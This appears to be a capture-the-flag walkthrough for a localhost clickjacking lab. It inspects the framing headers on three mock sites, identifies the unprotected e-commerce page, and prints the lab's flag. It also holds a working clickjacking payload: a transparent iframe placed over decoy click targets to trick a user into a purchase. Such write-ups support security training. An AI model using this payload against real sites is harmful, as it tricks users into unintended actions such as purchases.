



The landing page provides links to three different sites. The first goal is to inspect each one and determine which site is vulnerable to clickjacking.



Social Media Site




1. Open Developer Tools -> Network
2. Reload the page
3. Click soc_med.html
4. Check the Headers tab
5. Look for X-Frame-Options: DENY or Content-Security-Policy: frame-ancestors 'none'

In this case, X-Frame-Options is set to DENY, which prevents framing.

Name	✕	Headers	Preview	Response	Initiator	»
soc_med.html		▼ General				
post.png		Request URL		http://localhost:9000/soc_med.html		
quillbot-content.js		Request Method		GET		
executor.js		Status Code		● 304 Not Modified		
		Remote Address		[::1]:9000		
		Referrer Policy		strict-origin-when-cross-origin		
		▼ Response Headers		☐ Raw		
		Accept-Ranges		bytes		
		Cache-Control		public, max-age=0		
		Connection		keep-alive		
		Date		Mon, 17 Nov 2025 15:34:11 GMT		
		Etag		W/"ad5-199e4315f68"		
		Keep-Alive		timeout=5		
		Last-Modified		Tue, 14 Oct 2025 19:27:45 GMT		
		X-Frame-Options		DENY		
		X-Powered-By		Express		
		▼ Request Headers		☐ Raw		
		Accept		text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		


Not vulnerable.

Banking Site



Repeat the same process.


This time, the CSP header shows:




This also blocks any framing.

Not vulnerable

E-commerce Site



You'll notice there are no clickjacking protections:



This is the vulnerable site.

Go back to the landing page and mark the E-commerce site as vulnerable, and doing so will reveal the Attacker Page.

Clickjacking Attack - Medium

Goal: Below are three different sites. Only one of them is vulnerable to clickjacking. Your task is to investigate and mark the right one as vulnerable. **Don't just guess!**

Social Media Site

This is a social media site where users can connect with other users online.

VisitMark As Vulnerable

Banking Site

This is a banking site where users can manage their accounts perform transactions.

VisitMark As Vulnerable

E-commerce Site

This is an e-commerce site where users can buy and sell products.

VisitMark As Vulnerable

Correct!

Now you may proceed to [Attacker Page](#) to exploit the vulnerability and complete the challenge.

Now you can head over to the attacker page. You'll see an HTML editor and a preview pane.

🔍 localhost:9000/attack.html

Attacker Page

Goal: Clickjack user into purchasing the item. Deliver to user when your code is ready

Preview Pane

HTML Editor

Enter code here...

PreviewDeliver to User

Here's a simple working payload:

```
<iframe src="http://localhost:9000/e_comm.html"></iframe>
<div class="click1">CLICK FIRST</div>
<div class="click2">CLICK NEXT</div>
<style>
    iframe {
        position: relative;
        width: 1000px;
        height: 1000px;
        opacity: 0.1; // make this value lower (ex. .0001) when you are done previewing
        z-index: 2;
    }
    .click1 {
        position: absolute;
        top: 500px;
        left: 700px;
        z-index: 1;
    }
    .click2 {
        position: absolute;
        top: 600px;
        left: 650px;
        z-index: 1;
    }
</style>
```

You can see the two buttons line up perfectly:

Preview Pane



HTML Editor

```
<iframe src="http://localhost:9000/e_comm.html"></iframe>
<div class="click1">CLICK FIRST</div>
<div class="click2">CLICK NEXT</div>
<style>
iframe {
position: relative;
width: 1000px;
height: 1000px;
opacity: 0.1;
z-index: 2;
}
.click1 {
position: absolute;
```

Preview

Deliver to User

Turn down the opacity of the iframe to make it invisible.

Then, click “Deliver to User” and go to the victim page.

Preview

Deliver to User

Now head over to the [Victim Page](#) and perform the clicks to reveal the flag!

Perform the two clicks.

← ↻ 🏠 ⓘ localhost:9000/victim.html

CLICK FIRST

CLICK NEXT

And the alert will reveal the flag.

localhost:9000 says

FLAG{Rd9HQzLV7Lar99dA1AI4xbHd4yvbHp}

OK

FLAG{Rd9HQzLV7Lar99dA1AI4xbHd4yvbHp}